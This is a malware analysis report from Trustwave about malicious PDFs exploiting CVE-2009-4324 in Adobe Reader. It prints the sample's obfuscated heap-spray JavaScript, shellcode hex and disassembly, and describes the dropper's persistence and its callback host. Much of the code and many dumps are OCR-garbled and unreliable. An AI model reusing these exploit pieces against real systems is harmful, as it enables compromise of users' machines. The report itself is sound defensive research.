

Malware Analysis Briefing Report

Malicious PDF Documents (CVE-2009-4324)

Date: March 23, 2010



Copyright © 2010 Trustwave. All Rights Reserved.

Author	Trustwave Incident Response						
Customer	CONFIDENTIAL						
Subject	Malicious PDF Documen	its (CVI	5-2009-4324)				
Project	Malware Analysis Briefing Report						
Document Control	Draft Version	0.1	March 20, 2010	Adam Blaszczyk Christopher Pogue			
	QA Review	0.2	March 21, 2010	Colin Sheppard			
	Technical Review	0.3	March 22, 2010	QA Department			
	Final Version	1.0	March 23, 2010	Colin Sheppard			
			I				



# Table of Contents

1	EXE	CUTIVE SUMMARY	4
2	MAL	ICIOUS PDF: SAMPLE #1	5
	2.1	Dropper Analysis: Malicious PDF	Document5
			5
		2.1.2 Dynamic Analysis	
		2.1.3 Deep Analysis	9
	2.2	Payload Analysis: 1.exe & office.	exe 15
		2.2.1 Static Analysis	
		2.2.2 Dynamic Analysis	
3	MAL	ICIOUS PDF: SAMPLE #2	
	3.1	Dropper analysis	
		3.1.3 Deep Analysis	
	3.2	Payload Analysis: Updater.exe	
		3.2.1 Static Analysis	
		3.2.2 Dynamic Analysis	
		3.2.3 Deep Analysis	
		3.2.4 Second Updater.exe Proce	ess
		3.2.5 Explore.exe Process	
4	CON	ITACTS	



#### **1** Executive Summary

Trustwave's Incident Response Team continues to uncover targeted attacks, which utilize malicious PDF documents exploiting the doc.media.newPlayer method vulnerability in Adobe Reader and Acrobat 8.0 through 9.2 (CVE-2009-4324). The exploit is delivered via crafted PDF files that contain malicious JavaScript code, as previously reported by several other entities, including SANS:

#### http://isc.sans.org/diary.html?storyid=7867

As previously revealed by SANS, the JavaScript code contained within the analyzed malicious PDF documents utilizes a heap spraying technique to allocate a large memory buffer. The buffer is subsequently filled utilizing a sled (a long sequence of machine code that does not carry any action, but occupies a lot of space), which is followed by the primary binary shellcode.

When the vulnerable Adobe product is exploited, the execution is transferred somewhere in the middle of the sled code. Subsequent to the execution of the sled code, the primary binary shellcode is executed. The primary binary shellcode then attempts to locate the position of the second binary shellcode embedded inside the original PDF file. Once the secondary shellcode is found, it is loaded into memory. This second binary shellcode is then executed to decrypt and drop malicious file(s) on the system.

Trustwave performed in-depth static and dynamic analysis of all shellcode and subsequent payloads delivered via the malicious PDF samples. While both PDF samples were found to exploit the same vulnerability (CVE-2009-4324), analysis revealed each sample to contain unique properties in regards to payload.

The primary PDF sample (Sample #1) analyzed by Trustwave was found to contain an embedded malicious executable with encrypted reverse shell functionality. When executed, a connection on port 443 is attempted to an external location. If the connection is successfully established, the malware negotiates an SSL session with the remote host and a reverse shell is established. As of the issuance of this report, the latest virus definition update from various Anti-Virus vendors detects the malicious executable as a generic Trojan horse program.

The second PDF sample (Sample #2) analyzed by Trustwave contains an embedded packed (NsPack) malicious executable. In order to thwart analysis upon execution, the malicious executable runs a series of checks to ensure it is not running within a typical malware analysis environment. Once these checks are completed, an instance of Internet Explorer is launched. Internet Explorer is then utilized to establish a connection via HTTP to two distinct external locations. If a connection is established to either location, information regarding the local system is sent. The malware contains functionality for downloading and executing additional malicious programs chosen by the attacker.



# 2 Malicious PDF: Sample #1

The malicious PDF sample analyzed in this section was located during an Incident Response engagement with one of SpiderLab's *Incident Readiness Service* customers. The following sections contain analysis of the primary malicious PDF sample provided to Trustwave's Incident Response Team.

## 2.1 Dropper Analysis: Malicious PDF Document

#### 2.1.1 Static Analysis

Static analysis was performed on the malicious PDF document sample to determine whether there was anything unusual or suspicious inside the file. Analysis tools indicated the file to be corrupted. Such result is a hint that there may be something suspicious about the content of the analyzed file. Strings extracted from the file did not reveal interesting properties nor did viewing the content of the file in a hex viewer.

Subsequently, the compressed PDF streams inside the file were unpacked and analyzed for the presence of the JavaScript code. While JavaScript is a programming language often utilized by PDF authors, it is also known to be targeted by malicious authors trying to exploit vulnerabilities within the Adobe JavaScript language interpreter.

Analysis indicated the malicious PDF file contained suspicious JavaScript code as presented in the table below:

</Filter [
/FlateDecode ]
/Length 1111
>>
'function urpl(sc){\r\nvar keyu= "%u";\r\nvar re = /XX/g;\r\nsc =
<pre>sc.replace(re,keyu);\r\nreturn sc;\r\n}\r\nfunction xxsc(sc){\r\nvar sprdataxx =</pre>
"XX0c0cXX0c0c";\r\nvar esprpl=unescape;\r\nvar urpled = esprpl(urpl(sc));\r\nvar
<pre>blknum = 0x10000;\r\nvar sprdata = esprpl(urpl(sprdataxx));\r\n\r\nwhile(sprdata</pre>
.length <blknum)\r\n sprdata+="sprdata;\r\nsprblk=sprdata.substring(0,sprdata.l&lt;/th"></blknum)\r\n>
<pre>ength);\r\nscblk=urpled.substring(0,urpled.length);\r\nmemory=new</pre>
<pre>Array();\r\nfor(x=0;x&lt;1500;x++)\r\n memory[x]=sprblk+scblk;\r\n}\r\nvar s = """""""""""""""""""""""""""""""""""</pre>
"XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00XX0C40XX708BX XAD1CXX508BXX8B08XX6AF7XX5904XX52EBXX8B51XX3C72XX748BXX7832XXF203XX8B56XX2076XXF
203XXC933XX4149XX03ADXX33C2XX52DBXXBE0FXX3A10XX74D6XXC108XX07CBXXDA03XXEB40XX5AF
1x1F35X4515XX855XX855XX2455XX0A93XX8565X489CXX585XX915XX880AXX8894XXC293XX783X
X5904XX8D53XXEC9DXXFFFFXX89FFXX89FXX8B04XXC35BXXA9E8XXFFFFXXE2FFXXC7F9XXE045XX0000XX0
000XX45C7XX00DCXX0000XXA000XX43C0XX0040XX4588XX33D4XX65C9XX4D89XX88D5XXD74DXX45C
7XX10D0XX0015XX5A000XX0001XX0000XXD285XX840FXX0088XX0000XX066AXX458BXX50E0XX55FFX
X89F8XXDC45XX7D83XXFFDCXX6D74XX7D81XX00DCXX0025XX7E00XX6A64XX6A00XX8B00XXD04DXX8
B51XXE055XXFF52XXFC55XX006AXX458DXX50D8XX046AXX4D8DXX51D4XX558BXX52E0XX55FFXX8BF
4XXD445XXFF25XX0000XX3D00XX0090XX0000XX3375XX4D8BXX81D5XXFFE1XX0000XX8100XX90F9X
X0000XX7500XX8B22XXD655XXE281XX00FFXX0000XXFA81XX0083XX0000XX1175XX458BXX25D7XX0
0FFXX0000XXC03DXX0000XX7500XXEB02XX8309XXE045XXE901XXFF6BXXFFFXX006AXX006AXX4D8
BXX51D0XX558BXX52E0XX55FFXX6AFCXX6840XX1000XX0000XX0068XX0010XX6A00XXFF00XXF055X
X4589XX6ACCXX8D00XXD845XX6850XX1000XX0000XX4D8BXX51CCXX558BXX52E0XX55FFXX8BF4XXC
C45XXE0FFXXC3C9XX8FE8XXFFFEXX43FFXXACBEXX8EDBXX0A13XXB2ACXX0F36XX6713XXDE59XX1E1 E":\r\n\r\nif(app.viewerVersion>=8)\rxxsc(s);\r\n\r\nvar
strl=unescape("%u0d0c%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f%u514f%u6f4
dxu585a%u764f%u4c56%u6f4b%u4858%u4249%u666d%u566f%u625a%u4567%u7568%u6a46%u5258%
u714e%u7961%u7a61%u4878%u756b%u754d%u4c57%u647a%u5870%u4d46%u4462%u4b4f");\r\n\r
\nutil.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyOm",new
Date());\r\nutil.printd("rWVYiRicDUOoKIBKkMkzGoxiXLdrLBPfKPZj",new
Date()); \r\ntry{this.media.newPlayer(null); }\r\ncatch(e){}\r\nutil.printd(str1,n
ew Date());}\r\n'
obj 58 0



The code was then extracted and edited for better readability, as presented below:

```
function urpl(sc)
  var keyu= "%u";
  var re = /XX/g;
  sc = sc.replace(re,keyu);
  return sc;
function xxsc(sc)
-{
  var sprdataxx = "XX0c0cXX0c0c";
  var esprpl=unescape;
  var urpled = esprpl(urpl(sc));
  var blknum = 0x10000;
  var sprdata = esprpl(urpl(sprdataxx));
  while(sprdata.length<blknum)</pre>
    sprdata+=sprdata;
  sprblk=sprdata.substring(0,sprdata.length);
  scblk=urpled.substring(0,urpled.length);
  memory=new Array();
  for (x=0;x<1500;x++)</pre>
     memory[x]=sprblk+scblk;
var s = "XX8B55XX83ECXX74ECXX5653XXE957XX016CXX0000XX645FXX30A1XX0000XX8B00X
if(app.viewerVersion>=8)
  xxsc(s);
  var strl=unescape ("%u0d0c%u0d0c%u0d0c%u0d0c%u4170%u6d7a%u554b%u4d67%u794f
  util.printd("iSEBmXdJuJaZPdfHPwpYufjzytWwzFeuuyQm",new Date());
  util.printd("rWVYiRicDUOoKIBKkMkzGoxiXLdrLBPfKPZj", new Date());
 try
  { this.media.newPlayer(null); }
 catch(e)
  { }
 util.printd(str1,new Date());
```

The code appeared to be obfuscated (Note the randomized names utilized in variables and function names) and contained a section that resembled a very well known heap-spray technique (function *xxsc*). It also contained a string (*var*  $s = \ XX...\ )$  that appeared to be binary shellcode that was injected by the heap spraying technique. The code also contained a call to the *`this.media.newPlayer'* method that triggered the CVE-2009-4324 vulnerability in JavaScript engine. At that stage, the execution was assumed to reach the shellcode that would deliver the malicious payload to the attacked system.

Trustwave extracted the shellcode into the following binary:

	0000000	8b55	83ec	74ec	5653	e957	016c	0000	645f
	0000010	30a1	0000	8b00	0c40	708b	ad1c	508b	8b08
	0000020	6af7	5904	52eb	8b51	3c72	748b	7832	f203
	0000030	8b56	2076	f203	c933	4149	03ad	33c2	52db
	0000040	be0f	3a10	74d6	c108	07cb	da03	eb40	5af1
	0000050	lf3b	e575	8b5e	245e	da03	8b66	4b0c	5e8b
	0000060	031c	8bda	8b04	c203	c783	5904	8d53	ec9d
	0000070	ffff	89ff	8b04	c35b	a9e8	ffff	e2ff	c7f9
	0000080	e045	0000	0000	45c7	00dc	0000	a000	43c0
	0000090	0040	4588	33d4	66c9	4d89	88d5	d74d	45c7
	00000a0	10d0	0015	ba00	0001	0000	d285	840f	0088
	00000b0	0000	006a	458b	50e0	55ff	89f8	dc45	7d83
1									



0	0000c0	ffdc	6d74	7d81	00dc	0025	7e00	6a64	6a00
0	0000d0	8b00	d04d	8b51	e055	ff52	fc55	006a	458d
0	0000e0	50d8	046a	4d8d	51d4	558b	52e0	55ff	8bf4
0	0000f0	d445	ff25	0000	3d00	0090	0000	3375	4d8b
0	000100	81d5	ffe1	0000	8100	90£9	0000	7500	8b22
0	000110	d655	e281	00ff	0000	fa81	0083	0000	1175
0	000120	458b	25d7	00ff	0000	c03d	0000	7500	eb02
0	000130	8309	e045	e901	ff6b	ffff	006a	006a	4d8b
0	000140	51d0	558b	52e0	55ff	6afc	6840	1000	0000
0	000150	0068	0010	6a00	ff00	£055	4589	6acc	8d00
0	000160	d845	6850	1000	0000	4d8b	51cc	558b	52e0
0	000170	55ff	8bf4	cc45	e0ff	c3c9	8fe8	fffe	43ff
0	000180	acbe	8edb	0d13	ac0a	36b2	130f	5967	1ede
0	000190	001e							
0	000191								

And the code was then loaded into IDA Pro:





The shellcode appeared to be a fairly standard— it started by preserving the value of the *ebp* register and allocated 74h bytes of memory on the stack. The code then resolved the addresses of the API functions and continued exploitation by loading the second shellcode. Full static analysis of the shellcode at this stage was not attempted, as it appeared analysis would be more efficient during deep inspection.

## 2.1.2 Dynamic Analysis

Dynamic analysis of the primary sample malware was also performed in order to understand its behavior during execution.

When the sample PDF document was initially opened, a clean copy of the PDF document (for legitimate viewing) and the file '1.exe' was created within the user's temp directory (%TEMP%). The malicious '1.exe' binary was then copied into the user's Startup folder (%HOMEPATH%\Start Menu\Programs\Startup) as 'office.exe' to ensure execution upon user login.

Next, the malicious binary opened a connection to 'www.olmusic100.com'.

The moment of the malicious PDF file being opened on the system with the vulnerable version of the Adobe Reader 9.2 was captured in the following screenshot. The Process Explorer shows the '1.exe' process spawned from the 'AcroRd32.exe' process belonging to Acrobat Reader. The Explorer point to a Startup folder that is a place where malicious 'office.exe' is dropped:

- Adobe Reader			File Options View Process Find I	Users H			
le Edit View Document Taols Window Help		×	in A i -	1		5 📆 S 😭 🗡 🏟 🌚	
🖶 🔊 · 🌀 🔶 🗣 1 / 2 💿 🖲 59% - 🔚 🚼			Process		CPU Description	Company Name	
🖶 🍓 🕈 🦃 🛔 1 / 2 💿 🖲 59% 🔹 🔚 🔛		-	System Idle Process Interrupts	U n/a	98.44 1.56 Hardware Interrupts		10 P
End •			DPCs	n/a			100
			🖃 📩 System	- 4			200
		^	smss.exe	584 664			<u>e</u>
			🖂 😭 winlogan.exe	688			100
			= m services.exe	732	Services and Controller app	Microsoft Corporation	Es.
			wmaothip.exe	900		VMware, Inc.	
	3		svchostiexe svchostiexe	912 992			25
			svchost.exe	1084			
			m svchost.еже	1168			a
			svchostexe spoolsv.exe	1288 1460		Microsoft Corporation Microsoft Corporation	<b>D</b> 0
			V PERSPW.exe	1864			
		i fin	MwareServic	2016	VMware Tools Service	VMware, Inc.	
			alg.exe	600			100
			isass.exe	1684		Microsoft Corporation Microsoft Corporation	
			explorer.exe	1644		Microsoft Corporation	10.5
			(in VMwareUser.exe	1756		VMware, Inc.	
			Ду procexp.еxе Да АстоRd32.еxе	968 856		Sysinternals - www.sysinter Adobe Systems Incorporated	
			1.exe	492		Addre Systems incorporated	22
							and the second s
							100
		1					1
							12.2
	I		CPU Usage: 1.56% Commit Charge: 3	26.45%	Processes: 23	.d	
	I		🔄 Startup				
	I		File Edit Wew Favorites Tools	Help		A.	
			🔾 Back 🔹 🕥 🕐 🥬	Search	Polders		
φ.	I		Address 🗀 C:\Documents and Settings	lyyylSta	art Menui/Programs\Startup	💙 ラ Go	
		100	Folders ×				
9	I		Desktop 🔨				
		<b>~</b>	😂 My Documents 🛛 🗸	offi	ice		



#### 2.1.3 Deep Analysis

Trustwave performed deep analysis of the shellcode and the payload delivered via the malicious PDF file. Adobe Reader 9.2 was launched and a debugger attached. A few breakpoints were set in its code in order to catch the execution of the shellcode so that it could then be analyzed step-by-step.

The malicious PDF file was then opened by the Adobe Reader program and the malicious JavaScript code described in a previous section was executed. Once the primary shellcode was placed in memory via a heap spray technique, the vulnerable JavaScript method was called.

Execution of the method concluded with execution of the following code inside Adobe Reader 9.2:

D842F71	5E	POP	ESI	
D842F72	C3	RETN		
D842F73	56	PUSH	ESI	
2D842F74	8B7424 08	MOV	ESI, [ESP+8]	
2D842F78	85F6	TEST	ESI, ESI	
2D842F7A	✓ 74 22	JE	SHORT Multimed.2D842F9E	
2D842F7C	56	PUSH	ESI	
2D842F7D	E8 98FBFFFF	CALL	Multimed.2D842B1A	
2D842F82	8500	TEST	EAX, EAX	
2D842F84	59	POP	ECX	
2D842F85	✓ 74 17	JE	SHORT Multimed.2D842F9E	
2D842F87	8B10	MOV	EDX, [EAX]	
2D842F89	8BC8	MOV	ECX, EAX	
2D842F8B	FF52 04			
2D842F8E	6A 00	PUSH	0	
2D842F90	68 <u>D8B68C2D</u>	PUSH	Multimed.2D8CB6D8	ASCII "MediaPlayer_This"
2D842F95	56	PUSH	ESI	
2D842F96	E8 66A9FDFF	CALL	Multimed.2D81D901	
2D842F9B	83C4 0C	ADD	ESP, ØC	
2D842F9E	66:B8 0100	MOV	AX, 1	
2D842FA2	5E	POP	ESI	
2D842FA3	C3	RETN		
2D842FA4	FF7424 0C	PUSH	DWORD PTR [ESP+C]	
2D842FA8	8B4C24 14	MOV	ECX, [ESP+14]	
2D842FAC	FF7424 0C	PUSH	DWORD PTR [ESP+C]	
2D842FB0	FF7424 0C	PUSH	DWORD PTR [ESP+C]	
2D842FB4	E8 43FDFFFF	CALL	Multimed.2D842CFC	
2D842FB9	C3	RETN		
2D842FBA	6A 08	PUSH	8	
2D842FBC	B8 <u>749B8B2D</u>	MOV	EAX, Multimed.2D8B9B74	
2D842FC1	E8 BBE4FBFF	CALL	Multimed.2D801481	
2D842FC6	8A1D <u>6CEA912D</u>	MOV	BL, [2D91EA6C]	
2D842FCC	C745 EC 6CEA912D	MOU	DWORD PTR [EBP-14], Multimed.2D91E	

At this stage, the [edx+4] value points to a memory filled in by sled and a shellcode.

Once the *call* [edx+4] instruction was executed, control was transferred to a sled that eventually lead to the execution of the primary shellcode:



30008972	0C 0C	OR	AL, 0C
3C0D8974	0C 0C	OR	AL, 8C
0C0D8976	0C 0C	OR	AL, OC
0C0D8978	0C 0C	OR	AL, OC
0C0D897A	OC OC	OR	AL, 0C
0C0D897C	0C 0C	OR	AL, OC
3C0D897E	0C 0C	OR	AL, 0C
30008980	0C 0C	OR	AL, 0C
0C0D8982	0C 0C	OR	AL, OC
0C0D8984	OC OC	OR	AL, OC
3C0D8986	0C 0C	OR	AL, OC
0C0D8988	55	PUSH	EBP
0C0D8989	8BEC	MOV	EBP, ESP
0C0D898B	83EC 74	SUB	ESP, 74
2C0D898E	53	PUSH	EBX
0C0D898F	56	PUSH	ESI
3C0D8990	57	PUSH	EDI
0C0D8991	E9 6C010000	JMP	0C0D8B02
3C0D8996	SF	POP	EDI
3C0D8997	64:A1 3000000	MOV	EAX, FS:[30]
2C0D899D	8840 0C	MOV	EAX, [EAX+C]
3C0D89A0	8870 1C	MOV	ESI, [EAX+1C]
0C0D89A3	AD	LODS	DWORD PTR [ESI]
3C0D89A4	8850 08	MOV	EDX, [EAX+8]
3C0D89A7	8BF7	MOV	ESI, EDI
0C0D89A9	6A 04	PUSH	4
2C0D89AB	59	POP	ECX
2C0D89AC	✓ EB 52	JMP	SHORT ØCØDSAØØ
0C0D89AE	51	PUSH	ECX
0C0D89AF	8872 3C	MOV	ESI, [EDX+3C]
0C0D89B2	887432 78	MOV	ESI, [EDX+ESI+78]
3C0D89B6	03F2	ADD	ESI, EDX
0C0D89B8	56	PUSH	ESI
3C0D89B9	8B76 20	MOV	ESI, [ESI+20]
3C0D89BC	03F2	ADD	ESI. EDX

\*Note that the code at the address *OCOD8988* is the exactly same code as observed inside the IDA Pro and that was based on the analysis of the code extracted from JavaScript snippet.

When the shellcode was executed, it attempted to read the malicious PDF in order to locate the second shellcode. It then read the data from the PDF file and looked for a pattern '909083C0' as shown below:



3C0D8A59	8B4D D0	I MOV	ECX. [EBP-30]	
CODSASC	51	PUSH	ECX	
CØD8A5D	8855 EØ	MOV	EDX, [EBP-20]	
CODSA60	52	PUSH	EDX	
CØD8A61	FF55 FC	CALL	[EBP-4]	
CØD8A64	6A 00	PUSH		
C0D8A66	8D45 D8	LEA	EAX, [EBP-28]	
C0D8A69	50	PUSH	EAX	
CØD8A6A	6A 04	PUSH		
C0D8A6C	8D4D D4	LEA	ECX, [EBP-2C]	
CØD8A6F	51	PUSH	ECX	
3C0D8A70	8855 E0	MOV	EDX, [EBP-20]	
0C0D8A73	52	PUSH	EDX	
0C0D8A74	FF55 F4	CALL	[EBP-C]	ReadFile
0C0D8A77	8845 D4	MOV	EAX, [EBP-2C]	
CØD8A7A	25 FF000000	AND	EAX, ØFF	
CODSA7F	3D 9000000	CMP	EAX, 90	
3C0D8A84	v 75 33	JNZ	SHORT ØCØD8AB9	
3C0D8A86	8B4D D5	MOV	ECX, [EBP-2B]	
3C0D8A89	81E1 FF000000	AND	ECX, OFF	
3C0D8A8F	81F9 90000000	CMP	ECX, 90	
0C0D8A95	v 75 22	JNZ	SHORT ØCØDSAB9	
3C0D8A97	8855 D6	MOV	EDX, [EBP-2A]	
0C0D8A9A	81E2 FF000000	AND	EDX, OFF	
CODSAAO	81FA 8300000	CMP	EDX, 88	
3C0D8AA6	√ 75 11	JNZ	SHORT ØCØD8AB9	
OCODSAAS	8B45 D7	MOV	EAX, [EBP-29]	
3CØD8AAB	25 FF000000	AND	EAX, OFF	
3C0D8AB0	3D C000000	CMP	EAX, OCO	
0C0D8AB5	√ 75 02	JNZ	SHORT ØCØD8AB9	
0C0D8AB7	↓ EB 09	JMP	SHORT 0C0D8AC2	
0C0D8AB9	8345 EØ Ø1	ADD	DWORD PTR [EBP-20], 1	
ØCØD8ABD	↑ E9 6BFFFFFF	JMP	00008820	

The pattern '909083C0' corresponded to the machine code that marked the beginning of the second shellcode.

Since the second shellcode was physically located inside the malicious PDF file, it can be located manually by doing a search for the '909083C0' pattern inside the file. Analysis revealed the second shellcode to be found at the physical offset 1510:

																	61 - A & A & A & A
00001510:																	fÀ.3É€0-@Aù
00001520:																	uóÂ.{.{
00001530:	8F	91	97	97	C4	C1	C0	50 D2	5F	96	97	97	97	50	D2		'—ÄÁÀPÒ_—PÒ
00001540:	2B	97	97	97	97	50	D2	3B 17	97	97	97	50	12	Α3	69	1	+ PÒ;. P.£i
00001550:	68	68	97	97	97	97	51	12 BF	6D	68	68	Α6	51	12	BE	1	hh Q.ảmhh¦Q.%,
00001560:	6D	68	68	В9	51	12	ΒD	6D 68	68	F2	51	12	BC	6D	68	- i	mhh¹Q.¼mhhòQ.¼mh
00001570:	68	EF	51	12	BB	6D	68	68 F2	Α4	57	1E	12	ΒA	6D	68	- i	hïQ.≫mhhò¤Wºmh
00001580:	68	7E	35	93	97	97	C8	F3 36	Α7	97	97	97	1C	D7	9B	i	h~5" Èó6§ .×›
00001590:	1C	Ε7	8B	3A	1C	CF	9F	10160	FD	9B	CE	7F	Β1	93	97	i	.ç<:.ÏŸ.`ý>α"-
000015A0:	97	75	6E	1C	90	1E	12	DB   69	68	68	14	50	93	1C	90	i	-unÛihĥ.P".
000015B0:	1E	12	DF	69	68	68	14	50193	1C	90	1E	12	D3	69	68		Bihh.P"Óih
000015C0:	68	14	50	93	1C	90	1E	12 D7	69	68	68	14	50	93	1C	i	h.P"×ihh.P".
000015D0:	90	1E	12	AB	69	68	68	14150	93	1E	2A	AF	69	68	68	i	≪ihh.P".*⁻ihh
000015E0:	FF	17	97	97	97	1A	1A	C7169	68	68	C6	FD	97	68	C2	i	ÿÇihhÆý hÂ
000015F0:	47	FD	97	1C	C2	2B	C5	68 i C2	43	AE	12	DB	69	68	68		Ğý .Â+ÅĥÂC®.Ůihh
00001600:																	ã'.Ô+" ~ý ý«i
00001610:																	hhÇ.Ú+ÆhÂO³hhh
00001620:																- i	Å.Ö:ChÂg.*3hhhØĐ

The binary data presented above was then disassembled into the following code:



.text:00401000	start	proc n	ear
.text:00401000 000 90		nop	
.text:00401001 000 90		nop	
.text:00401002 000 83 C0 1B		add	eax, 1Bh
.text:00401005 000 33 C9		xor	ecx, ecx
.text:00401005			
.text:00401007			
.text:00401007	loc_401007:		; CODE XREF: start+12 <b>,</b> j
.text:00401007 000 80 30 97		xor	byte ptr [eax], 97h
.text:0040100A 000 40		inc	eax
.text:0040100B 000 41		inc	ecx
.text:0040100C 000 81 F9 00 07 00 00		cmp	ecx, 700h
.text:00401012 000 75 F3		jnz	short loc_401007
.text:00401012			
.text:00401014 000 90		nop	
.text:00401015 000 90		nop	
.text:00401016 000 90		nop	
.text:00401017 000 90		nop	
.text:00401018 000 90		nop	
.text:00401019 000 90		nop	
.text:0040101A 000 90		nop	
.text:0040101B 000 C2 1C 7B		retn	7B1Ch
.text:0040101B			
.text:0040101B	start	endp	
+av++00/01018			

Again, it is a fairly standard shellcode with a XOR loop as a stub. Once the code is decrypted, control is transferred to it.

The primary shellcode then located the second shellcode and allocated memory inside the Adobe Reader process. It then loaded the second shellcode to the allocated memory and transferred control to it:

ØCØDSACE	FF55 FC	CALL [EBP-4]	
0C0D8AD1	6A 40	PUSH 40	
3C0D8AD3	68 00100000	PUSH 1000	
CODSADS	68 00100000	PUSH 1000	
CODSADD	6A 00	PUSH 8	
CODSADF	FF55 F0	CALL [EBP-10]	VirtualAlloc
CØDSAE2	8945 CC	MOV [EBP-34], EAX	
CODSAES	6A 00	PUSH 8	
CODSAE7	8D45 D8	LEA EAX, [EBP-28]	
3CØDSAEA	50	PUSH EAX	
3CØD8AEB	68 00100000	PUSH 1000	
3C0D8AF0	8B4D CC	MOV ECX, [EBP-34]	
3C0D8AF3	51	PUSH ECX	
3C0D8AF4	8B55 E0	MOV EDX, CEBP-201	
3C0D8AF7	52	PUSH EDX	
3C0D8AF8	FF55 F4	CALL [EBP-C]	ReadFile
CODSAFB	8845 CC	MOV EAX, [EBP-34]	eax points to the second shellcode
3C0D8AFE	FFE0	JMP EAX	control is transferred to the second shellcode

At this stage, register *eax* points to the following code that was already discussed above:



02E40000	90	NOP	
02E40001	90	NOP	
02E40002	83C0 1B	ADD	EAX, 18
02E40005	3309	XOR	ECX, ECX
02E40007	8030 97	XOR	BYTE PTR [EAX], 97
02E4000A	40	INC	EAX
02E4000B	41	INC	ECX
02E4000C	81F9 00070000	CMP	ECX, 700
02E40012	^ 75 F3	JNZ	SHORT 02E40007
02E40014	90	NOP	
02E40015	90	NOP	
02E40016	90	NOP	
02E40017	90	NOP	
02E40018	90	NOP	
02E40019	90	NOP	
02E4001A	90	NOP	
02E4001B	C2 1C7B	RETN	7810

The XOR routine decrypted the rest of the code:

2E40000	90	NOP	
2E40001	90	NOP	
32E40002	83C0 1B	ADD	EAX, 18
32E40005	3309	XOR	ECX, ECX
32E40007	8030 97	XOR	BYTE PTR [EAX], 97
32E4000A	40	INC	EAX
32E4000B	41	INC	ECX
32E4000C	81F9 00070000	CMP	ECX, 700
02E40012	^ 75 F3	UNZ	SHORT 02E40007
02E40014	90	NOP	
02E40015	90	NOP	
32E40016	90	NOP	
32E40017	90	NOP	
02E40018	90	NOP	
32E40019	90	NOP	
32E4001A	90	NOP	
32E4001B	55	PUSH	EBP
02E4001C	SBEC	MOV	EBP, ESP
02E4001E	81EC 18060000	SUB	ESP, 618
02E40024	53	PUSH	EBX
02E40025	56	PUSH	ESI
02E40026	57	PUSH	EDI
32E40027	C745 C8 01000000	MOV	DWORD PTR [EBP-38], 1
32E4002E	C745 BC 00000000	MOV	DWORD PTR [EBP-44], 0
02E40035	C745 AC 8000000	MOV	DWORD PTR [EBP-54], 80
32E4003C	C785 34FEFFFF 00000000	MOV	DWORD PTR [EBP-1CC], 8
32E40046	C685 28FAFFFF 31	MOV	BYTE PTR [EBP-5D8], 31
02E4004D	C685 29FAFFFF 2E	MOV	BYTE PTR [EBP-5D7], 2E
02E40054	C685 2AFAFFFF 65	MOV	BYTE PTR [EBP-5D6], 65
32E4005B	C685 2BFAFFFF 78	MOV	BYTE PTR [EBP-5D5], 78
32E40062	C685 2CFAFFFF 65	MOV	BYTE PTR [EBP-5D4], 65
02E40069	3300	XOR	EAX, EAX
02E4006B	8985 2DFAFFFF	MOV	[EBP-5D3], EAX
02E40071	E9 A2040000	JMP	02E40518
32E40076	SE	POP	EDI

The decrypted shellcode is responsible for creating the '1.exe' file inside the %TEMP% directory. The file was created out of the encrypted data hidden inside the original PDF file at the physical offset *6BCE*. The data under red line in the following screenshot contains the encrypted '1.exe' executable:



00006BB0:	64	6F	62	6A	ØD	73	74	61 7	2 74	78	72	65	66	ØD	ØĀ	i	dobj.startxref.
00006BC0:	32	37	32	38	32	0D	0A	25 2	5 45	4F	46	ØD	0A	4D	Α5	i	27282%%EOFM¥
00006BD0:	6E	FD	FF	FΒ	FΑ	F9	FC	F7 F	5 F5	0B	0C	F2	F1	48	EF	1	nýÿüúúü÷ööóñHï
00006BE0:	EE	ED	ЕC	EΒ	ΕA	Ε9	A8	E7 E	5 E5	Ε4	E3	Ε2	Ε1	Ε0	DF	1	îîlêêê çæâäãâââB
00006BF0:	DE	DD	DC	DB	DA	D9	D8	D7   D	5 D5	D4	D3	D2	D1	D0	CF	- 1	ÞÝÜÜÚÚØ×ÖÕÔÓÔÐÏ
00006C00:	CE	CD	СС	СВ	CA	C9	C8	C7   C	5 C5	1C	С3	C2	C1	CE	A0	- 1	ÎÎÎÊÊÊÊÇÆĂ.ĂÂÂÎ
00006C10:	04	Β3	BC	0F	Β3	74	99	0F   B	7 F9	79	92	E6	D9	D9	DC	- 1	.³¼.³t™.∙ùy'æÛÙÜ
00006C20:																1	ŽÝÞÄÍÛÉʆÆÅÍÌÌÔ¿
00006C30:																	üø¼éï÷_þøµÐÜÁ±ýà
00006C40:																- 1	ê袆‡£~‡†"f,jY
00006C50:																- 1	{0<ç,Ö0ë Ú4ï\$¥4
00006C60:																- 1	ÿ8Å,÷ <e<õ0ø\$ÿ4&.< td=""></e<õ0ø\$ÿ4&.<>
00006C70:																- 1	É.².Ç.5ý.Ï.þ.
00006C80:																- 1	О.².×Ð.à.ßV
00006C90:																1	]U' §1876543210/
00006CA0:																- 1	,+*)xb&%h"!!ø.
00006CB0:																	dWô
00006CC0:																	wKÇ
00006CD0:																	þýüëúùøgöõôó²ñðÿ
00006CE0:																	îiléêélçæåäãâáäß
00006CF0:																- 1	ÞÝÜÜÚÚØ7ÖÖÖ×ÖŇÐÏ
00006D00:																- 1	111EEÉÉÇŐÄÄŐÄÄÄ¿
00006D10:	AE	BD	BC	AB	ΒA	B9	B8	B7   B	5 B5	A4	B3	B2	Β1	Β0	AF		®½¼«Չ¹.•¶µαз2±°¯

Once the '1.exe' is extracted, it is executed. Next, the shellcode extracted the second file - the non-malicious instance of the original PDF file to be launched in a separate Adobe Reader window. Its task is to mislead the user to think that the original file instance opened successfully and malicious activity has not taken place.

The non-malicious PDF file was also encrypted and was located at the physical offset 105CE. The data under red line in the following screenshot contained the non-malicious instance of the PDF file:



0001	05B0:	1E	1D	1C	1B	1A	19	18	17116	15	14	13	12	11	10	0F	
	05C0:																
0001	05D0:	33	31	5A	46	59	43	7D	52 B4	D3	Β4	СВ	Β4	C1	Β4	E8	31ZFYC}R'Ó'Ë'Å'è
0001	05E0:	7D	45	57	47	57	18	15	1D 7D	4B	4B	58	3B	12	19	10	}EWGW}KKX;
0001	05F0:	03	1 F	57	44	57	47	57	25 58	31	1E	1B	03	12	05	58	WDWGW%X1X
0001	0600:	31	1B	16	03	12	33	12	14 18	13	12	49	49	7D	04	03	13II}
0001	0610:	05	12	16	1A	7D	0F	EΒ	44 27	5F	90	5D	23	47	27	47	}.ëD'_]#G'G
